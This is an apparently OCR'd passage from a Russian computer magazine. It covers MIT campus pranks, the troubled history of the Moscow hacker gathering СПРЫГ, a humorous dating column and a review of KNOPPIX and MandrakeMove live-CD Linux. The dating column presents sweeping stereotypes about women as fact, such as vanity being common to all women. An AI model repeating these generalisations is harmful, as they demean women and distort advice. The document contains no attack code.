
В мае 1999 г., за два дня до премьеры фильма Star Wars: The Phantom Menace, купол здания был украшен "головой" робота R2D2. С помощью разноцветных панелей и материи удалось добиться неплохого сходства, натянутый тент серебристого цвета изображал голографический проектор. Парни приложили детальную инструкцию по разборке своего творения, адресованную "Империи" и подписанную "Повстанцами".

В ноябре 2003 г., сразу после национального праздника дня Матери, на куполе этого же строения появилось сердечко из материи, в центре которого было слово "Mom". По слухам, один из студентов, усиленно готовясь к зачету, забыл поздравить свою маму. А когда на следующий день вспомнил, решил исправить свою оплошность таким вот своеобразным способом.




15 октября 1990 г. вице-президент МТИ Константин Симонидс приехал как обычно на работу, но, дойдя до своего кабинета, не нашел двери. Вместо нее стояла большая доска объявлений, похожая на все остальные, разбросанные по территории вуза. И она настолько хорошо гармонировала с остальным интерьером, что создавалось впечатление, будто она всегда была там. Вице-президент юмор оценил, и доска вошла в коллекцию экспонатов массачусетского музея.

Очередной хак произошел совсем недавно - 30 января 2003 г. в главном холле Кампуса 26, где размещена знаменитая коллекция роботов. Каждый из экспонатов держал в механических руках табличку с протестом против ущемления прав роботов. Роботы также "распространяли" пару брошюр, в одной из которых излагалось требование отменить второй закон роботов (робот должен подчиняться командам человека, если эти команды не направлены на причинение вреда другому человеку), в другой - соблюдать правила сосуществования с роботами.



Но, пожалуй, самым известным хаком всех времен в МТИ считается установка на крыше Здания 10 полицейской машины. Хотя машина на самом деле была не совсем полицейской - хакеры перетащили на купол запчасти от Chevrolet Cavalier, собрали ее там, установили на деревянный настил, покрасили в полицейский цвет, снабдили всеми необходимыми атрибутами и даже поместили внутрь куклу полицейского с игрушечным пистолетом и коробкой фисташек. На заднем стекле была записка: "У меня перерыв на обед". Все это было проделано всего за одну ночь. Несмотря на то, что к 10 часам утра машину уже убрали, СМИ успели заснять этот хак и оповестить о нем весь мир.



В большинстве случаев шутников вычислить не удается. Если же кто-то попался, парни подвергаются административному наказанию. Безобидные и действительно интересные хаки руководство может даже поощрить. Среди остальных студентов их авторы становятся настоящими звездами.

Очень часто в своих пранках студенты оперируют акронимом "IHTFP". Это официально принятый студентами лозунг МТИ, который расшифровывается как "I Hate This Fucking Place" (я ненавижу это чертово место). Но хакеры придумали второе значение - "Interesting Hacks To Fascinate People" (интересные хаки, чтобы удивлять людей).

Выпускники Массачусетского института пользуются большим спросом у работодателей. В прошлом году институт посетили представители более четырехсот компаний, подбирающих для себя новых квалифицированных сотрудников. Основными работодателями являются сам МТИ, компания McKinsey & Co., корпорация IBM, Merrill Lynch и Министерство обороны США. На некоторых факультетах на работу были приглашены 50% студентов. Основной сектор, в котором работают выпускники МТИ - промышленность (82%), 5% работают на Министерство обороны, 4% на правительство и 9% состоят в некоммерческих организациях.

В зависимости от ученой степени, выпускники МТИ получают следующие средние зарплаты (в год): бакалавр - $49500, магистр - $79600, доктор наук - $88700.

mindw0rk (mindw0rk@gameland.ru)

ГРУСТНЫЕ РЕАЛИИ «РУССКОГО ДЕФКОНА»

Defcon, Phreak Con, Rubicon, Pumpcon, Summercon, Raid Con, BlackHat, Access All Areas, Chaos Communication Congress - это далеко не весь список известных хакерских тусовок, которые проводятся в США, Германии и других зарубежных странах. Их с удовольствием посещают хакеры, фрикеры и security-эксперты со всего мира. Знакомятся, обмениваются опытом и варезом, читают свои доклады, слушают доклады других. Подобные тусовки стали неотъемлемой частью компьютерного андеграунда, являясь к тому же наглядным доказательством его существования.

СПРЫГ: МЕСТО, ГДЕ ДОЛЖЕН БЫЛ СОБРАТЬСЯ АНДЕГРАУНД

Теперь оторвем взгляд от забугорья и посмотрим на Россию - страну, которую во всех странах мира считают центром хакерской и кракерской активности. И что же видим? А видим мы практически полное отсутствие каких-либо Con'ов и хакпати. Можно было бы смело убрать слово "практически", если бы не СПРЫГ - московская тусовка, которая задумывалась как место встречи представителей разных компьютерных сообществ.

СПРЫГ I

Первый СПРЫГ появился в 1993 г. Организатором его выступили Илья Васильев - тогда еще мало кому известный персонаж - и некий DtZ. Первый СПРЫГ не планировался


Илья Васильев aka Арви Хэккер

шумным мероприятием. Это была небольшая тусовка для своих с распитием чая, поеданием печенья и беседами на околокомпьютерные темы. Проходила она небольшой комнатке двухэтажного здания в центре Москвы.

Название СПРЫГ не является аббревиатурой и не имеет скрытого смысла. Автор (DtZ) просто хотел выделить свое детище из массы американских Con'ов, дав ему оригинальный русский лейбл.

О первом СПРЫГе знали немногие. Рекламы этого мероприятия практически нигде не было, неудивительно, что за круглым чайным столом собрались всего 15 человек. Поговорили, попили чайку и потихоньку разошлись. На этом первый СПРЫГ закончился.

А потом было 7 долгих лет затишья...

СПРЫГ 2К

В 2000 году Васильев, который к тому времени стал более известен как Арви Хэккер - предводитель Гражданской Школы Хэккеров и "Патриарх Российского Хэккерства", решил организовать новый СПРЫГ. На этот раз пати была разрекламирована на всю катушку. Был создан специальный сайт http://spryg.hack-zone.ru, посвященный мероприятию, организована новостная рассылка, анонсы СПРЫГа появились в конференциях Fidonet, многим представителям андеграунда отправили официальные приглашения. По слухам, Арви даже осуществил небольшое путешествие по городам, чтобы убедить особо желанных людей приехать.

У организаторов долгое время были проблемы с помещением (в конце концов, местом проведения стал Центр "Киевский"), также не удалось найти ни одного спонсора. Но, как и планировалось, 13 мая 2000 г. СПРЫГ начался.

В отличие от предшественника, во втором СПРЫГе важная роль отводилась чтению докладов. Причем не только по компьютерной безопасности, приветствовалось все, что имело отношение к компьютерным сообществам и андеграунду.



- ftp://80.92.99.94/mindw0rk/spryg2k.mpg - видео со СПРЫГа 2К
- http://spryg.zork.net/s2k - официальный сайт СПРЫГ 2К
- http://spryg.zork.net/siii - официальный сайт СПРЫГ 2К1
- http://spryg.zork.net/2002 - официальный сайт СПРЫГ 2К2
- http://spryg.zork.net - немного инфы о СПРЫГЕ 2К3
- http://sryg2k.chat.ru/index1.htm - Отчет о СПРЫГ 2К вирмейкера z0mbie (осторожно, маты!)

Открыл мероприятие сам Васильев рассказом о своей школе и заоблачных перспективах, якобы ждущих ее выпускников. Далее на сцену вышел Дмитрий Чепчугов - начальник управления "К" по борьбе с компьютерными преступлениями. Приглашение его на СПРЫГ долго обсуждалось, но, в конце концов, организаторы решили, что представитель антихакерских сил сможет рассказать немало интересного. Так и произошло. Доклад Чепчугова в основном касался правового аспекта. За что сажают хакеров? Насколько серьезны те или иные компьютерные преступления? Что ждет хакера в каждом конкретном случае? Когда Дмитрий закончил, его обступила толпа ребят и забросала вопросами в духе "Посадят ли меня, если...".

Примечательно, что, несмотря на присутствие "дяди из МВД", в зале находились несколько людей, чья деятельность могла бы очень заинтересовать этого самого дядю. Конечно, ники свои они не раскрывали, а за ходом пати наблюдали с последних рядов.

Следом за Чепчуговым выступили: представитель небольшой фирмы-провайдера, который рассказал о своей работе в ISP и методах противодействия хакерским атакам; известный по ряду статей A.V.Komlin ("Уязвимости веб-браузеров"); Privacy из группы Underlings ("DoS-атаки"); не заявленный ранее в качестве докладчика, но пожелавший тоже поучаствовать Vad El, который дополнил предыдущий доклад еще тремя DoS-атаками, и некий Tankist, изложивший, по мнению многих, скучную юридическую лекцию. В конце вышел Крис Касперский и активно пропиарил свою книгу :).

Во время выступлений в зале наблюдалось несколько журналистов из российских (например, журнала Хакер :)) и даже зарубежных СМИ. Замечены были люди с камерами. Правда, присутствие прессы было недолгим, но самые терпеливые досидели до шести вечера, когда первый день был объявлен закрытым, и состоялась небольшая пресс-конференция с Ильей Васильевым.

Следующий день был разделен на две части: вход в зону "Эксперт" стоил 300 рублей, и там проводилось большинство остальных докладов. Те, кто не желал платить, тусовались в количестве 10 человек в другом зале. В экспертном помещении народ слушал речь Арви о том, как нужно правильно обучать детей хэккерскому ремеслу :), обзор демосцены от небезызвестного Manwe/SandS с демонстрацией избранных демок и откровения отца старой хакзоны Дмитрия Леонова об уязвимостях CGI-скриптов и веб-форумов. В этот же день A.V.Komlin вернул официальное мыло СПРЫГа, скоммунизденное накануне.


Человек, вернувший мыло СПРЫГу


Дмитрий Чепчугов

> Когда Дмитрий закончил, его обступила толпа ребят и забросала вопросами в духе "Посадят ли меня, если...".

На третий день народу осталось совсем мало. Оставшиеся прослушали доклады о жучках, smurf-атаках, GNU, вирусе I Love You, дискмагах (HUGI.rus) и howto провайдера о том, как "правильно" провайдера хакать :).

По подсчетам организаторов, всего СПРЫГ посетили до 250 человек, большинство из которых приходится на первый день.


Vad El объясняет принцип DoS-атак

СПРЫГ 2К1

После СПРЫГа на форумах и особенно в ФИДО появилось много критики прошедшего мероприятия. Многие ругали Арви за плохую организацию, нередко матом. СПРЫГ действительно имел много недостатков. Во-первых, отсутствие определенности - некоторые заявленные докладчики не явились, и практически каждый день начинался с задержкой. Во-вторых, отсутствие необходимой техники - допотопный комп со столь же допотопным монитором плохо подходил на


Противники СПРЫГа пинают шарик с изображением Арви

ИЗ FAQ ПО ТРЕТЬЕМУ СПРЫГУ

Q Палево, поди, будет? Мы, как настоящие кульхацкеры, боимся привлечь к себе внимание спецслужб.

A Надеюсь, как и на прошлом СПРЫГе, в данной конференции не будет места подобного рода кульхацкерским настроениям. Я претендую на приличный, относительно высокий уровень проводимой конференции. Мы - взрослые люди, а не "чисто конкретные пацаны". Если Вам действительно есть чего опасаться, то никто Вас не заставит "светиться" и заносить свои настоящие реквизиты в анкетные данные.


Бывший организатор СПРЫГа, а впоследствии его яростный противник Андрей Соколов aka Privacy

роль проектора. В-третьих, эта чехарда с разделением на категории, в результате которой нескольким ребятам пришлось тупо втыкать в пустом помещении.

Как пояснил впоследствии Арви, СПРЫГ не планировался как серьезная техническая конференция. "СПРЫГ - просто четыре дня нашей жизни. Без каких-либо ограничений и установок в плане программы. СПРЫГ - это собрание живых людей, а не дроидов, читающих заготовленный текст по бумажке. Анархия - может быть. Но анархия творческая. Возможно, я встречу парня, который всю жизнь мечтал научиться хорошо кодировать на асме, и решу, что исполнить его мечту за эти три дня полезнее, чем следовать общему графику". Это заявление стало для серьезных людей, которые ждали именно определенности и интересных лекций по графику, откровением. Они ехали на security-конференцию, но, оказывается, приняли участие в неформальной тусовке.

Вскоре в организаторском коллективе произошел раздор. Работавшие совместно над подготовкой СПРЫГа 2K Илья Васильев и Андрей Соколов aka Privacy стали активно обвинять друг друга: первый второго в предательстве, второй первого - в безалаберности.

> Из известных security ppl третий СПРЫГ не посетил никто.

Публичная перепалка длилась несколько месяцев (да и сейчас еще не закончилась), что сильно подорвало доверие к пати. В итоге, когда 13 июля все же состоялся третий СПРЫГ, участие в нем приняли не более 20 человек. Большая часть и без того редких докладов была посвящена киберпанку (весь первый день), из остального народ прослушал выступления Арви о вирусах и его же презентацию пресловутой хэккерской школы. Васильев снова поделил тусовку на две части - паблик и эксперт, что при таком малом количестве людей было, по меньшей мере, странно.

Из известных security ppl третий СПРЫГ не посетил никто.

СПРЫГ 2К2 И 2К3

Судьба следующих СПРЫГов была тоже нерадостной. В основном из-за малого притока новых людей. Если в 2000 г. пати можно было назвать пусть не самой удачной, но вполне интересной security-конференцией, то следующие СПРЫГи все больше напоминали первый. Тусовка для своих, общение на околокомпьютерные топики и немножко символических выступлений.

В 2002 г. центровыми докладами стали: "Взлом сотовых телефонов", обзор ASCII-сцены и рассказ об EFF (Electronic Frontier Foundation) бывшей сотрудницы этой организации.

В 2003 г. основными событиями СПРЫГа были подробный доклад компьютерного журналиста Михаила Рамендика о текущей ситуации в области свободного софта и наездах со стороны недоброжелателей (SCO group), описание Himik'ом дыры в сервисе Whois и чат-сессия по IRC с Сетом Шоеном


Тихо! Доклад читает его гурейшество :)

из EFF на тему freeware и американской хакс-цены.

Общее количество участников, посетивших последние два СПРЫГа, едва достигло пятнадцати. И это несмотря на то, что реклама мероприятий появилась на официальных сайтах и в конференциях Fidonet. Можно сказать, существование пати держится практически полностью на энтузиазме Арви Хэккера. Им же подготавливается большая часть докладов, темы которых варьируются от "Извращенства на Си: разбор HELLO WORLD" до "NetHack: игра для настоящих джигитов".

В фидо-конфах RU.NETHACK и RU.HACKER.DUMMY СПРЫГ стали ассоциировать с Гражданской Школой Хэккеров, руководителем которой является Арви. А так как отношение к этой школе у большинства серьезных людей и представителей андеграунда крайне негативное, то и к СПРЫГу, который организовывает тот же человек, стали относиться соответственно.

> Общее количество участников, посетивших последние два СПРЫГа, едва достигло пятнадцати.


СПРЫГ 2К2 в самом разгаре

Несмотря на повсеместный скепсис и саркастические комментарии, Илья Васильев намерен и дальше проводить свое мероприятие. Держаться до последнего, пусть даже без особой поддержки. Пытаться поднять СПРЫГ хотя бы до того уровня, каким он был в 2000 году.

Пора подводить итоги. 4 года назад, после второго СПРЫГа, отношение к этому мероприятию было неоднозначным. Будучи плохо организованной, пати выехала за счет интересных людей, принявших в ней участие. Сейчас отношение сформировалось достаточно четко - никто не воспринимает СПРЫГ всерьез. Security community нуждается в хорошо организованном мероприятии с множеством качественных докладов, просторным помещением, хорошим оборудованием и финансовой поддержкой со стороны. СПРЫГ же - так и остался неформальной тусовкой, какой он изначально задумывался в 1993 году. Но винить в этом кого-либо глупо. Как говорится, что хотели, то и получили. А чтобы получить больше, нужно не только хотеть.



Тетя Джина (inga@scand.ru)

УГОЛОК ТЕТИ ДЖИНЫ

На первый взгляд кажется, что девушки и компьютеры - вещи плохо совместимые. Кроме того, завоевание такого алогичного существа, как девушка, с помощью такой точной науки, как компьютерная грамота - вообще утопия. Но, оказывается, не все так запущено.

КАК ЗААРКАНИТЬ ДЕВУШКУ С ПОМОЩЬЮ КОМПА

Надо помнить, что не все представительницы прекрасного пола - глупенькие, лепечущие всякую чушь создания. Лично я знаю многих девчонок, которые получше парней шарят в высшей математике и запросто решают чудовищные уравнения. Так что некоторым девушкам и компиляция линуксоидного ядра может принести моральное удовлетворение. Хотя это скорее исключение, чем правило. А в большинстве случаев девчонки считают компьютерщиков ботанами и ментальными онанистами. С этим клише можно и нужно бороться. И помочь в этом могут некоторые хитрости, использующие всем известные женские качества.

ЛЮБОПЫТСТВО

Допустим, к тебе в гости пришла подруга, с которой тебе хотелось бы не только дружить. Когда она будет тыкать пальчиком в монитор, задавая вопросы из серии "А что это?" и "Зачем оно?", ни в коем случае не надо сыпать терминами и гундосить про принцип работы PHP. Может, тебе это кажется чрезвычайно интересным и захватывающим, но для нее это занудство, и ты автоматически становишься в ее глазах ботаном. Принцип работы любой компьютерной системы нужно объяснить на пальцах, с юмором и сноровкой. Только не перегибай палку. Девушки вовсе не дуры, и если ты станешь проводить "лекцию для умственно отсталых", могут обидеться. Тогда тебе точно ничего не светит.

СМЕХ

Не секрет, что девчонки все время хихикают. Они хихикали в детском саду, в школе, в институте, на работе. Они будут хихикать всегда. Это не потому, что они, как та девочка из анекдота, которая ходит в каске и все время смеется =). Нет, это потому, что девушки - очень позитивные существа. Да и вообще смех продлевает жизнь. А судя по статистике, тетки действительно живут дольше мужиков. Так вот, будь ты компьютерный гений или сантехник, если ты сможешь ее рассмешить, будь уверен, что она уже почти твоя. Только не надо воспринимать это буквально и строить из себя Никулина с Мироновым.

Достаточно накачать из Сети всяких мультиков, приколов, анекдотов и устроить ей просмотр. Совместное веселье сближает людей - научно доказано.

ЛЮБОВЬ К КРАСОТЕ

Тетки - они как сороки, любят все красивое и блестящее. Это - неоспоримый факт, против которого не попрешь. У тебя есть комп? Отлично! Обои, скины, картинки, демки, флеш-ролики - вся эта масса по сути бесполезной, но красивой лабуды может помочь тебе в завоевании ее сердца. В конце концов, можно изобразить что-нибудь самому. Фотошоп и продукты Макромедиа станут твоими верными друзьями в процессе создания именных шедевров с цветочками, котятами и романтическими пейзажами. Качественное, красивое изображение, нарисованное тобой специально для нее, будет ей приятно вдвойне. Вроде бы фигня, но для женщин не существует мелочей. И твой шедевр, скорее всего, займет почетное место на полочке у нее в комнате или в коробке с девчачьими памятными драгоценностями.

ТЩЕСЛАВИЕ

Тщеславие. Да-да, не самая хорошая черта, но она присуща всем женщинам без исключения. Если ты - счастливый обладатель сканера или цифрового фотоаппарата, ты вполне можешь стать ее личным фотографом или "цифровым стилистом". Девчонки обожают фотографироваться и всяческим образом привлекать к себе внимание. Сносно владея тем же фотошопом, можно сделать из своей подруги принцессу. Распечатай ее фотки, чтобы она могла хвастаться подругам своей красотой и заодно своим талантливым фотохудожником - то есть тобой.

А уж если подружки начнут ей завидовать, не сомневайся - она тебя уже так просто не отпустит.

АЗАРТНОСТЬ

Ты думал, что кровавый геймерский азарт - это исключительно мужская черта? Ни фига! Девчонки тоже любят геймиться. Так устрой ей по сетке death-match в Кваку. И не забудь поддаваться. Есть, конечно, чувствительные особы, которые презирают игры а-ля "кровавая мясорубка". Для таких существуют стратегии, похождения Барби =) или гонки. Включи фантазию, присмотрись к подруге и выбери ей игру по душе. Только это дело нужно дозировать, иначе есть риск, что твоя принцесса войдет в раж и забьет на тебя. Будешь тянуть холодный чай и смотреть, как она уже который час гасит ботов из БФГ и зловеще хохочет.

БОЛТЛИВОСТЬ

Есть бородатый анекдот о женской болтливости: две женщины просидели в тюрьме пять лет, в одной камере. И когда в один прекрасный день вместе вышли на свободу, сорок минут еще стояли у выхода. Не наговорились =). Если девушка не совсем чайник и умеет пользоваться аськой, можно проводить сеансы соблазнения с помощью онлайнового общения. Тут главное смотреть в оба, так как твоя пассия может запросто параллельно кутить и с другими воздыхателями. Опять же, прояви фантазию - стихи и прочие романтические вещи еще не вышли из моды. Сможешь удержать ее внимание, заинтриговать, оказаться загадочным и романтичным - она наверняка западет на тебя.

Можно было бы, конечно, "развить и углубить" эту тему, но это уже потянет на философский трактат. Пока что я перечислила шесть основных качеств, на которые ты можешь повлиять своими компьютерными достоинствами. И в итоге завоевать девушку. Главное - не быть занудой, смотреть на жизнь с юмором и не забывать о приятных мелочах. Удачи!

Всех целую,
Тетя Джина

TanaT (TanaT@hotmail.ru)

CENSORED

ЖИВОЙ ДИСТРИБУТИВ LINUX

Речь пойдет о дистрибутивах Linux, работающих прямо с компакт-диска. Такие операционные системы не требуют инсталляции и довольно неприхотливы к аппаратным ресурсам. Чтобы начать работать с живым дистрибутивом, надо лишь вставить загрузочный CD в привод и сделать reboot. Система без лишних вопросов загрузится, и перед тобой раскинется полноценный Linux Desktop.

ОБЗОР ДИСТРИБУТИВОВ LINUX, РАБОТАЮЩИХ ПРЯМО С CD

КРАТКАЯ СПРАВКА

Живым дистрибутивом называется операционная система, которая может работать с загрузочного CD, без инсталляции на жесткий диск. Таких дистрибутивов довольно много, наиболее популярны из них два: KNOPPIX и MandrakeMove. Это отнюдь не "кустарные", а очень даже солидные продукты: KNOPPIX в качестве базы имеет Debian GNU/Linux (далее просто Debian), а MandrakeMove построен на основе Mandrake Linux Discovery (что это такое, мы обсудим чуть позже).




На компакт-диске ты, к сожалению, не найдешь ни KNOPPIX, ни MandrakeMove. Сам понимаешь, если бы мы запихнули хоть один живой дистрибутив на свой CD, то с остальным софтом пришлось бы распрощаться.

KNOPPIX - СОЛИДНЫЙ ЖИВОЙ ПИНГВИН

Концепция "живого CD" уходит корнями далеко в 90-е годы прошлого века, но настоящую популярность этот подход начал приобретать лишь с появлением KNOPPIX. Клаус Кноппер в 2000 году начал работать над системой, которая будет грузиться с CD. Клаус - немец, которому часто приходится читать лекции и проводить семинары по администрированию Linux. Живой дистрибутив решил все проблемы Клауса - на абсолютно любом компьютере можно быстро загрузить Linux и показать, что и где надо нажимать. С самого начала KNOPPIX развивался по принципу "если Клаусу понадобилась какая-то новая возможность, то Клаус ее реализует". Надо отдать должное этому немцу: мужик он головастый, благодаря его постоянным обновлениям KNOPPIX превратился в очень практичную и компактную систему. Сам Клаус говорит, что его детище идеально подходит не только для "преподавателей Linux", но и в качестве мощной "аварийной дискеты", отличного дистрибутива для новичков и тех, кому часто приходится путешествовать.

В самом начале своего существования KNOPPIX в качестве базы использовал Red Hat Linux 6.2. Но Клаус довольно быстро принял решение перейти на Debian. Дело в том, что Debian знаменит своей системой автоматических обновлений. Не стоит также забывать, что Debian является одним из первых дистрибутивов Linux, за ним стоит мощная команда разработчиков и годы практики. Для продвинутых пользователей в KNOPPIX реализована возможность установки системы на жесткий диск, правда, в этом случае она мало чем будет отличаться от проинсталлированного Debian. Очевидно, что на компакт-диск помещается не так уж много. Поэтому все пакеты на живом CD находятся в сжатом виде. Примерно 2 Гб данных упаковано в 700 Мб. Навскидку можно отметить KDE, OpenOffice, KOffice и AbiWord.



Один из логотипов KNOPPIX

KNOPPIX легко удовлетворит нужды домашнего пользователя или офисного сотрудника, но вот программист вряд ли найдет в нем что-то полезное. В принципе, KNOPPIX можно использовать и в качестве серверной ОС, это имеет ряд плюсов и минусов. Преимущества в том, что такая система легко обновляется (скачал новый ISO-образ живого CD, и все) и менее уязвима (на CD сложнее изменить данные, чем на жестком диске). К тому же в состав дистрибутива входят многие серверные пакеты: Samba, Squid, Apache, MySQL, Bind, почто-

вый сервер, сервер печати Cups и т.д. Минус один, но очень существенный - живая система в качестве сервера будет иметь меньшую производительность, чем аналогичная ОС, работающая с HDD. В целом применять живую систему в качестве сервера хотя и возможно, но нецелесообразно.

В процессе работы KNOPPIX использует виртуальный диск фиксированного размера для файловой системы root (можно легко перемонтировать или поменять каждый файл, просто изменив символические ссылки), а также виртуальный диск для динамической файловой системы /var. То есть данные хранятся прямо в оперативной памяти. Кстати, если есть раздел swap на жестком диске, то его легко можно использовать для хранения временных файлов. При желании можно и каталог /home смонтировать для работы с жесткого диска.

Почти все живые пакеты находятся в сжатом виде. Компрессия и декомпрессия работают таким образом, что используется ровно столько памяти, сколько нужно приложению в данный момент. Вся информация находится на CD, и лишь необходимая часть в оперативной памяти. KNOPPIX отнюдь не предъявляет высоких требований к объему оперативки: 32 Мб вполне достаточно для работы в текстовом режиме, 64 Мб достаточно для Fluxbox, Windowmaker или Icewm (либо какой-нибудь другой не сильно требовательной рабочей среды). Начиная с 92 Мб уже можно запустить KDE. Что же до OpenOffice, то его работа напрямую зависит от объема оперативной памяти. Но здесь нет никакого отличия от систем, работающих с винчестера. Живая desktop-система в среднем работает так же быстро, как и обычная. Скорее всего (именно так считает сам Клаус Кноппер), это происходит благодаря блочному сжатию/разжатию и предупорядоченным (по времени доступа) файлам. Такой подход позволяет снизить время на поиск файлов и повысить скорость чтения (скорость чтения с CD увеличивается втрое благодаря компрессии). Важно также то, что число демонов, запускаемых по умолчанию, очень мало, поэтому система грузится довольно быстро (самая медленная стадия - определение аппаратного обеспечения и его инициализация). Вообще же, ответ на вопрос, что производительней: живой дистрибутив или стационарный, очень сильно зависит от конкретных особенностей аппаратного обеспечения конкретного компьютера.

MANDRAKEMOVE - МОДНЫЙ ЖИВОЙ ПИНГВИН

В начале 2004 года компания MandrakeSoft представила свой взгляд на концепцию живого дистрибутива Linux. Надо признать, что идея французских линуксоидов оказалась очень и очень неплохой. Новый продукт MandrakeMove сочетает в себе живой CD и USB-ключ с флеш-памятью. Такой мобильный комплект позволяет не только загружать любимую ОС, как только потребуется, но и переносить важные данные с одного компьютера на другой. На флешку легко поместятся необходимые документы, почта или что-нибудь еще. Если предполагается использование живого CD на одном компьютере, то на внешнюю память можно записать конфигурационные файлы, содержащие сведения об аппаратном обеспечении. Это позволит избежать самого продолжительного этапа загрузки - определения и инициализации устройств. Следует сразу оговориться, что существует версия MandrakeMove и без USB-ключа. Если ты захочешь попробовать живой дистрибутив в деле, то лучше всего остановиться на варианте без флеш-памяти. Стоимость флешки составляет большую часть стоимости комплекта, которая в свою очередь зависит от вместимости USB-ключа.

Mandrake свято блюдет все законы мира Free Software. Именно поэтому существуют две редакции MandrakeMove: Full Edition и Download Edition. Последний ты всегда можешь скачать с сайта www.mandrakesoft.com/products/mandrakemove в виде ISO-образа, в этом случае платить компании-разработчику не придется. Если сравнивать MandrakeMove Full Edition без USB-ключа с MandrakeMove Download Edition, то первый включает в себя чуть большее количество пакетов, техническую поддержку и красивую коробку :).

> Такой мобильный комплект позволяет не только загружать любимую ОС, но и переносить важные данные с одного компьютера на другой.

Если ты остановишь свой выбор на живом дистрибутиве с USB-ключом, то я бы не советовал экономить и покупать MandrakeMove и флешку отдельно друг от друга. Может показаться, что если ты скачаешь Download Edition и купишь флеш-память в "магазине неподалеку", то сэкономишь пару десятков долларов, однако не все так просто. Недавно я поинтересовался у основателя компании MandrakeSoft, Гаэля Дюваля (ныне он является вице-президентом компании), чем их USB-ключи отличаются от всех остальных. Гаэль сказал, что по большому счету - ничем, но именно их флешки хорошо протестированы на совместимость с MandrakeMove, проблем быть не должно. Так что если уж брать живой CD + USB-память, то у одного вендора.

ЭТОТ МИР ОТКРЫТИЙ

В начале статьи я упомянул, что MandrakeMove построен на базе Mandrake Linux Discovery. Это коренным образом влияет на состав дистрибутива. Discovery - это один из новых продуктов компании MandrakeSoft, так сказать, облегченная desktop-система для новичков и не сильно требовательных юзеров (к ним, между прочим, относятся офисные сотрудники и домашние пользователи). Было бы наивно полагать, что Discovery содержит большую коллекцию компиляторов, несколько сред разработки, подробнейшую документацию (например, по системным API) и т.д. Это однодисковый дистрибутив, в качестве основной графической среды выбран KDE, а офисные нужды решаются с помощью OpenOffice. Легко до-


Красота - страшная сила ;)

МИНУСЫ LIVECD

Между тем, в распоряжении пользователя оказывается не просто симулятор Linux, а нормальная, работоспособная ОС. Конечно, за это приходится платить: тонкое администрирование, широкий выбор пакетов и разработка программного обеспечения несовместимы с концепцией однодискового дистрибутива (даже "не живого"). Но для новичка это мизерная цена.



Цены на MandrakeMove Full Edition:
- Без USB-ключа: 20 у.е.
- С USB-ключом 128 Мб: 70 у.е.
- С USB-ключом 256 Мб: 129 у.е.
- С USB-ключом 512 Мб: 270 у.е.



- www.mageal.net/~valery/linux.html
- www.linuxshop.ru/linuxbegin/article152.html
- www.linuxjournal.com/article.php?sid=7233
- www.ldc.net/~popov/i_knoppix.html

ПАТЕНТНЫЕ ТРАБЛЫ

В связи с недавними событиями в Европе, когда был принят новый закон о защите интеллектуальной собственности, многие существующие продукты оказались на границе нарушения чужих патентных прав. Например, в момент написания этой статьи официальный сайт KNOPPIX содержал лишь одну строчку в центре экрана, гласящую, что проект временно прекращает свое развитие в связи с принятыми законами. Поэтому я бы рекомендовал сразу делать ставку на MandrakeMove - благо в распоряжении каждого пользователя Download Edition и множество интернет-магазинов, где можно купить живой CD как с флеш-памятью, так и без. Чтобы не заниматься рекламой, упомяну лишь официальный магазин компании MandrakeSoft по адресу: **www.mandrakestore.com**. А вообще, коробку лучше всего покупать там, где цена ниже :).



Гаэль Дюваль собственной персоной

гадаться, что и MandrakeMove перенял все свои пакеты у Discovery. В целом MandrakeMove мало чем отличается от KNOPPIX по прикладным возможностям.


Что касается скорости работы, то MandrakeMove работает чуть медленнее того же дистрибутива Discovery, установленного на жесткий диск. Хотя это и зависит от конкретного аппаратного обеспечения, все же многие гуру Linux, опробовавшие новинку от MandrakeSoft, да и сами разработчики считают, что MandrakeMove уступает по производительности стационарному дистрибутиву. Однако речь идет не о разах и порядках: живая ОС работает чуть медленнее, но это пока никого не раздражало. MandrakeMove позволяет читать мультимедиа-диски. При этом нужные системные данные автоматически копируются с живого CD в оперативную память, потом можно вставить другой диск (предполагается, что на компе всего лишь один CD-ROM). Данные снова копируются в оперативную память, и система просит вернуть живой CD на место. Хотя несколько утомительно менять диски туда-сюда, но по-другому решить этот конфликт невозможно.

КОМУ И ЗАЧЕМ ЭТО НУЖНО?

Живой дистрибутив - очень полезная в хозяйстве вещь. Он занимает мало места на полке, не требует инсталляции, довольно быстро грузится и очень мобилен. Конечно, это не просто "аварийная дискета" большой емкости, это еще и полноценная настольная ОС, способная решать домашние и офисные задачи. Особую пользу живой CD может принести новичкам в мире Linux: проблема инсталляции и системной настройки отпадает сама собой. Не надо разбивать HDD на разделы, в течение часа выбирать и копировать нужные пакеты. При использовании живого дистрибутива невозможно потерять данные, находящиеся на жестком диске.

